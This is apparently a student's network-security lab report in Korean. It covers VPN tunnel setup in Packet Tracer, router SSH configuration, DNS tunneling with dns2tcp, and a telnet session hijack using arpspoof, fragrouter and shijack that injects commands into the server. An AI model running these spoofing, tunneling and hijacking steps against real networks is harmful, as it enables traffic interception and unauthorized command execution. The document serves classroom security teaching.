

# 네트워크보안 과제5

터널링, TCP 세션 하이재킹

202246109

김기현

2025년 4월 30일

## 실습 환경

Attacker 시스템:

Kali Linux (192.168.40.**128**)

Client 시스템:

Windows 7 (192.168.40.**132**)

Server 시스템:

Ubuntu 22.04.5 LTS (192.168.40.**129**)


Tools:

PackeTracer

dns2tcp

shijack

## 1. Router, Pc 구성 및 설정



## 2. Router 라우팅 설정

```
R1(config-if)#ip route 0.0.0.0 0.0.0.0 11.0.0.2
R1(config)#
```

```
R2(config-if)#ip route 0.0.0.0 0.0.0.0 10.0.0.2
R2(config)#
```

라우팅 설정 후 ping 으로 연결을 확인해보겠습니다.

```
R1#ping 10.0.0.1
Type escape sequence to abort.
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 0/0/0 ms

R2#ping 11.0.0.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 11.0.0.1, timeout is 2 seconds:
...!!!
Success rate is 60 percent (3/5), round-trip min/avg/max = 0/0/0 ms
```

라우팅이 정상적으로 설정된걸 확인했습니다.

### 3. Router1, 2 VPN 터널 생성

```
R2#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#int tunnel 100

R2(config-if)#
%LINK-5-CHANGED: Interface Tunnel100, changed state to up

R2(config-if)#ip address 172.16.1.2 255.255.0.0
R2(config-if)#tunnel source fa0/0
R2(config-if)#tunnel destination 11.0.0.1
R2(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface Tunnel100, changed state to up
```

ping 으로 연결을 확인하겠습니다.

```
R1#ping 10.0.0.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.0.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 0/0/0 ms

R1#ping 172.16.1.2

Type escape sequence to abort.
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 0/2/10 ms
```

Router1의 연결을 확인했습니다.

```
R2#ping 11.0.0.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 11.0.0.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 0/0/0 ms

R2#
R2#ping 172.16.1.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.1, timeout is 2 seconds:
..!!!
Success rate is 60 percent (3/5), round-trip min/avg/max = 0/1/3 ms
```

Router2의 연결을 확인했습니다.

#### 4. VPN 터널 라우팅

```
C:\>ipconfig

FastEthernet0 Connection:(default port)

    Connection-specific DNS Suffix...:
    Link-local IPv6 Address . . . . .: FE80::202:4AFF:FEB5:63B9
    IPv6 Address . . . . .: ::
    IPv4 Address . . . . .: 192.168.10.2
    Subnet Mask . . . . .: 255.255.255.0
    Default Gateway . . . . .: ::
                                   192.168.10.1

Bluetooth Connection:

    Connection-specific DNS Suffix...:
    Link-local IPv6 Address . . . . .: ::
    IPv6 Address . . . . .: ::
    IPv4 Address . . . . .: 0.0.0.0
    Subnet Mask . . . . .: 0.0.0.0
    Default Gateway . . . . .: ::
                                   0.0.0.0

C:\>ping 192.168.20.2

Pinging 192.168.20.2 with 32 bytes of data:

Reply from 192.168.20.2: bytes=32 time<1ms TTL=126
Reply from 192.168.20.2: bytes=32 time=9ms TTL=126
Reply from 192.168.20.2: bytes=32 time<1ms TTL=126
Reply from 192.168.20.2: bytes=32 time=5ms TTL=126

Ping statistics for 192.168.20.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 9ms, Average = 3ms

C:\>tracert 192.168.20.2

Tracing route to 192.168.20.2 over a maximum of 30 hops:

  0  0 ms    0 ms    0 ms    192.168.10.1
  1  0 ms    0 ms    0 ms    172.16.1.2
  2  11 ms   3 ms    11 ms   192.168.20.2

Trace complete.
```

```
C:\>ipconfig

FastEthernet0 Connection:(default port)

    Connection-specific DNS Suffix...:
    Link-local IPv6 Address . . . . .: FE80::260:47FF:FE90:A
    IPv6 Address . . . . .: ::
    IPv4 Address . . . . .: 192.168.20.2
    Subnet Mask . . . . .: 255.255.255.0
    Default Gateway . . . . .: ::
                                   192.168.20.1

Bluetooth Connection:

    Connection-specific DNS Suffix...:
    Link-local IPv6 Address . . . . .: ::
    IPv6 Address . . . . .: ::
    IPv4 Address . . . . .: 0.0.0.0
    Subnet Mask . . . . .: 0.0.0.0
    Default Gateway . . . . .: ::
                                   0.0.0.0

C:\>ping 192.168.10.2

Pinging 192.168.10.2 with 32 bytes of data:

Reply from 192.168.10.2: bytes=32 time<1ms TTL=126
Reply from 192.168.10.2: bytes=32 time=5ms TTL=126
Reply from 192.168.10.2: bytes=32 time=5ms TTL=126
Reply from 192.168.10.2: bytes=32 time<1ms TTL=126

Ping statistics for 192.168.10.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 5ms, Average = 2ms

C:\>tracert 192.168.10.2

Tracing route to 192.168.10.2 over a maximum of 30 hops:

  0  0 ms    0 ms    0 ms    192.168.20.1
  1  0 ms    1 ms    1 ms    172.16.1.1
  2  0 ms    0 ms    0 ms    192.168.10.2

Trace complete.
```

PC0 -> PC1

ping 192.168.20.2

tracert 192.168.20.2


PC1 -> PC0

ping 192.168.10.2

tracert 192.168.10.2

PC0 <-> PC1 의 VPN 터널링이 정상적으로 구성된걸 확인 했습니다.

## 1. 네트워크 구성하기



교재에 있는대로 패킷트레이서로 네트워크를 구성했습니다.

## 2. SSH 설정하기

```
Router>enable
Router#
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface GigabitEthernet0/0
Router(config-if)#no shutdown
Router(config-if)#
%LINK-5-CHANGED: Interface GigabitEthernet0/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0, changed state to up
ip address 192.168.1.1 255.255.255.0
Router(config-if)#ip address 192.168.1.1 255.255.255.0
Router(config-if)#exit
Router(config)#line vty 0 4
Router(config-line)#transport input ssh
Router(config-line)#login local
Router(config-line)#exit
Router(config)#hostname sshserver
sshserver(config)#username kgh password 1234
sshserver(config)#ip domain-name kgh.kr
sshserver(config)#crypto key generate rsa
The name for the keys will be: sshserver.kgh.kr
Choose the size of the key modulus in the range of 360 to 4096 for your
General Purpose Keys. Choosing a key modulus greater than 512 may take
a few minutes.

How many bits in the modulus [512]: 512
% Generating 512 bit RSA keys, keys will be non-exportable...[OK]

sshserver(config)#
```

## 3. 라우터로 Ssh 접속

라우터로 ssh접속이 정상적으로 이루어졌습니다.



## 1. dns2tcp 설정하기

dns2tcp 서버를 실행했습니다.

```
(kali㉿kali)-[~]
└─$ sudo netstat -anp | grep 53
[sudo] password for kali:
udp        0      0 0.0.0.0:*                   150269/dns2tcpd
unix 3      [ ]  STREAM  CONNECTED  8753      966/pinewire
```

dns2tcp 클라이언트를 실행했습니다.

```
kgh@linux:~$ sudo netstat -anp | grep 2222
[sudo] kgh 암호:
tcp        0      0 0.0.0.0:2222->0.0.0.0:2222  LISTEN          *
tcp        0      0 127.0.0.1:2222->127.0.0.1:2222  LISTEN          *
```

## 2. dns2tcp를 이용해 통신 연결하기

```
(kali㉿kali)-[~]
$ ssh kgh@192.168.40.129
The authenticity of host '192.168.40.129 (192.168.40.129)' can't be established.
ED25519 key fingerprint is SHA256:NoRc9ZajxgJlGVMDPcQsy7JK60P9sLy6dkuA1dA5s/8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.40.129' (ED25519) to the list of known hosts.
kgh@192.168.40.129's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-57-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Applications▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ .

25▯ ▯ ▯ ▯ ▯ ▯ 가 ▯ ▯ ▯ ▯ 가▯ ▯ ▯ ▯ .
▯ 가 ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ apt list --upgradable ▯ ▯ ▯ ▯ ▯ .

9 ▯ 가 ▯ ▯ ▯ ▯ ▯ ▯ ESM Apps▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ .
ESM Apps ▯ ▯ ▯ at https://ubuntu.com/esm ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ ▯ .

*** System restart required ***
Last login: Tue Apr 22 23:33:21 2025 from 192.168.40.132
kgh@linux:~$ ssh kgh@127.0.0.1 -p 2222 -D 6789
kex_exchange_identification: read: Connection reset by peer
Connection reset by 127.0.0.1 port 2222

kgh@linux:~$ sudo dns2tcp -f ./dns2tcp_config
debug level 3
Debug socket.c:233      Create socket for dns : '192.168.40.128'
Listening on port : 2222
When connected press enter at any time to dump the queue
Debug session.c:46      Request challenge
Debug requests.c:146     Sending dns id = 0x6529
Debug requests.c:95      Query is AAAAAKDIAA.=auth.dns2tcp.kgh.kr len 31
Debug rr.c:106   rr_decode_next_reply_encode base64 data was = OKKAAKDIAADhQTkJRSkpGTTZCUDfMSUg (reply len = 34)
Debug session.c:53      Challenge = '8PNBQJJFM6BPWLIIH'
17:17:18 : Debug session.c:54   Session created (0xa938)
Debug session.c:77      Sending response : '123B93716E0844537F8A6C15FE48507B4AB0D1C4' (key = secretkey)
Debug requests.c:146     Sending dns id = 0x21be
Debug requests.c:95      Query is OKmFgAABADEyMOI5MzcXNkUwODQONTM3RjhBNkMxNUZFNDgIMdDCNEFCMEQxQzO.=auth.dns2tcp.kgh.kr len 84
Debug rr.c:106   rr_decode_next_reply_encode base64 data was = OKmFgAABAA (reply len = 13)
17:17:18 : Debug auth.c:94      Connect to resource "ssh"
Debug requests.c:146     Sending dns id = 0x4902
Debug requests.c:95      Query is OKmHILoBAHNzaA.=connect.dns2tcp.kgh.kr len 38
Debug rr.c:106   rr_decode_next_reply_encode base64 data was = OKmHILoBAKNvbm5leGlvb1ByZWZlc2Vk (reply len = 35)
```

tcpdump로 dns2tcp통신 패킷을 확인해보면

```
17:20:02.500358 IP linux.37130 > _gateway.domain: 33343+ PTR? 128.40.168.192.in-addr.arpa. (45)
17:20:02.504311 IP _gateway.domain > linux.37130: 33343 NXDomain 0/1/0 (115)
17:20:03.020126 IP 192.168.40.128.59988 > linux.ssh: Flags [P.], seq 44:80, ack 69, win 500, options [nop,nop,TS val 3496258531 ecr 4060439878], length 36
17:20:03.020589 IP linux.ssh > 192.168.40.128.59988: Flags [P.], seq 69:121, ack 80, win 500, options [nop,nop,TS val 4060440421 ecr 3496258531], length 52
17:20:03.020799 IP 192.168.40.128.59988 > linux.ssh: Flags [.], ack 121, win 500, options [nop,nop,TS val 3496258532 ecr 4060440421], length 0
17:20:03.024255 IP linux.60374 > 192.168.40.128.domain: 11918+ TXT? AAAAANEFAA.=auth.dns2tcp.kgh.kr. (49)
17:20:03.024736 IP 192.168.40.128.domain > linux.60374: 11918* 1/0/0 TXT "AvHsAANEFAFFQMDFUN1LE0TNLUzdCMzI" "" (95)
17:20:03.024806 IP linux.60374 > 192.168.40.128.domain: 9863+ TXT? vHuFgAABAENBMjVBNjYzQjcwOEZGNDhDQ0NDMEQ0OEQ5QTQ5QjE4MTczQTFBMDE.=auth.dns2tcp.kgh.kr. (102)
17:20:03.025069 IP 192.168.40.128.domain > linux.60374: 9863* 1/0/0 TXT "AvHuFgAABAA" "" (127)
17:20:03.025131 IP linux.60374 > 192.168.40.128.domain: 37073+ TXT? vHs4X/VoAHNzaA.=connect.dns2tcp.kgh.kr. (56)
17:20:03.025579 IP 192.168.40.128.domain > linux.60374: 37073* 1/0/0 TXT "AvHs4X/VoAkNvbm5leGlvbiByZWZlc2Vh" "" (103)
17:20:03.025760 IP linux.ssh > 192.168.40.128.59988: Flags [P.], seq 121:261, ack 80, win 500, options [nop,nop,TS val 4060440426 ecr 3496258532], length 140
17:20:03.025924 IP 192.168.40.128.59988 > linux.ssh: Flags [.], ack 261, win 499, options [nop,nop,TS val 3496258537 ecr 4060440426], length 0
17:20:03.026149 IP linux.ssh > 192.168.40.128.59988: Flags [P.], seq 261:361, ack 80, win 500, options [nop,nop,TS val 4060440427 ecr 3496258537], length 100
```

```
17:20:03.024255 IP linux.60374 > 192.168.40.128.domain: 11918+ TXT? AAAAANEFAA.=auth.dns2tcp.kgh.kr. (49)
17:20:03.024736 IP 192.168.40.128.domain > linux.60374: 11918* 1/0/0 TXT "AvHsAANEFAFFQMDFUN1LE0TNLUzdCMzI" "" (95)
```

dns2tcpcd에서 DNS 응답 패킷을 보내주는 형태임을 알 수 있습니다.



## 1. 텔넷 접속 생성하기

```

C:\> 텔넷 192.168.40.129

Ubuntu 22.04.5 LTS
linux login: kgh
Password:
Welcome to Ubuntu 22.04.5 LTS <GNU/Linux 6.8.0-57-generic x86_64>

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Applications瑜??뽕뽕 ?뽕뽕??蹂덱뽕 ?쥼?蹂덱뽕 鑰뽕솟?뽕솟??

25媛뽕뽕 ?꺆뽕뽕?댄뽕媛? 利뽕뽕 ?꺆뽕 媛? v뽕?뽕뽕.
뽕뽕? ?꺆뽕뽕?댄뽕瑜??뽕뽕?뽕뽕?apt list --upgradable ???뽕뽕?뽕뽕??

9 異뽕?蹂덱뽕 ?꺆뽕뽕?댄뽕??ESM Apps???꺆뽕????뽕뽕?뽕뽕.
ESM Apps ?뽕뽕??at https://ubuntu.com/esm ?뽕뽕?뽕뽕 ?꺆???뽕뽕???뽕뽕
蹂덱뽕?뽕뽕.

New release '24.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Wed Apr 30 17:16:42 KST 2025 from 192.168.40.128 on pts/3
kgh@linux:~$
    
```

공격을 하기 전에 client <-> server 텔넷 연결 세션을 만들었습니다.

## 2. 패킷 릴레이 설정하기

```

(kali@kali)-[~]
$ sudo fragrouter -B1
[sudo] password for kali:
fragrouter: base-1: normal IP forwarding
    
```

fragrouter로 패킷을 릴레이 해줍니다.

### 3. ARP 스푸핑하기

```
(kali㉿kali)-[~]  
$ sudo arpspoof -t 192.168.40.132 192.168.40.129  
[sudo] password for kali:  
0:c:29:7d:d1:e 0:c:29:21:8c:ac 0806 42: arp reply 192.168.40.129 is-at 0:c:29:7d:d1:e  
(kali㉿kali)-[~]  
$ sudo arpspoof -t 192.168.40.129 192.168.40.132  
[sudo] password for kali:  
0:c:29:7d:d1:e 0:c:29:4c:29:3a 0806 42: arp reply 192.168.40.132 is-at 0:c:29:7d:d1:e
```

```
C:\Users\Wkggh>arp -a  
  
인터페이스: 192.168.40.132 --- 0xb  
인터넷 주소 물리적 주소  
192.168.40.2 00-50-56-f9-81-84  
192.168.40.128 00-0c-29-7d-d1-0e  
192.168.40.129 00-0c-29-7d-d1-0e
```

arpspoof로 ARP 스푸핑을 수행합니다.

telnet 서버의 MAC address가 공격자의 MAC address로 위조되었습니다.

### 4. 패킷 확인하기 (포트정보 확인하기)

```
IP 192.168.40.129.telnet > 192.168.40.132.49163:  
OC, DO NEW-ENVIRON]  
IP 192.168.40.129.telnet > 192.168.40.132.49163:  
OC, DO NEW-ENVIRON]
```

tcpdump로 텔넷 서버와 클라이언트 간의 오고가는 패킷을 캡처 합니다.

이때 클라이언트와 서버에서 telnet이 실행되는 포트정보를 확인합니다.

server :

IP: 192.168.40.129, port: **23** (well known)

client :

IP: 192.168.40.132, port: **49163**

클라이언트에서 telnet 서버와 통신하는 프로세스의 포트번호를 확인했습니다.

## 5. 세션 하이재킹 공격 수행하기

attacker는 telnet 세션을 탈취해서 서버에 직접 명령을 실행할 수 있습니다.

```
(kali@kali)-[~/shijack]
$ sudo ./shijack-lnx eth0 192.168.40.132 49163 192.168.40.129 23
[sudo] password for kali:
Waiting for SEQ/ACK to arrive from the srcip to the dstip.
(To speed things up, try making some traffic between the two, /msg person asdf

Got packet! SEQ = 0x128427b9 ACK = 0xfbc5e2ee
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
mkdir 2025_04_30_kgh
```

```
kgh@linux:~$ ls
2025_04_30_kgh Desktop Documents
```

attacker에서 mkdir 2025\_04\_30\_kgh 명령어를 입력하자 실제로 해당 디렉토리가 서버에 생성되는 것을 확인할 수 있었습니다.

이외에도 여러 명령어가 정상적으로 수행되며 세션이 완전히 탈취되었음을 확인할 수 있었습니다.

```
(kali@kali)-[~/shijack]
$ sudo ./shijack-lnx eth0 192.168.40.132 49166 192.168.40.129 23
Waiting for SEQ/ACK to arrive from the srcip to the dstip.
(To speed things up, try making some traffic between the two, /msg person asdf

Got packet! SEQ = 0x671f8eb3 ACK = 0xc555965a
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
ls
mkdir kghhhh
rm -rf kghhhh

kgh@linux:~$ ls
2025_04_30_kgh Downloads Public dns2tcpc_config pt
Desktop Music Templates kghhhh snap
Documents Pictures Videos os

kgh@linux:~$ ls
2025_04_30_kgh Downloads Public dns2tcpc_config snap
Desktop Music Templates os
Documents Pictures Videos pt
```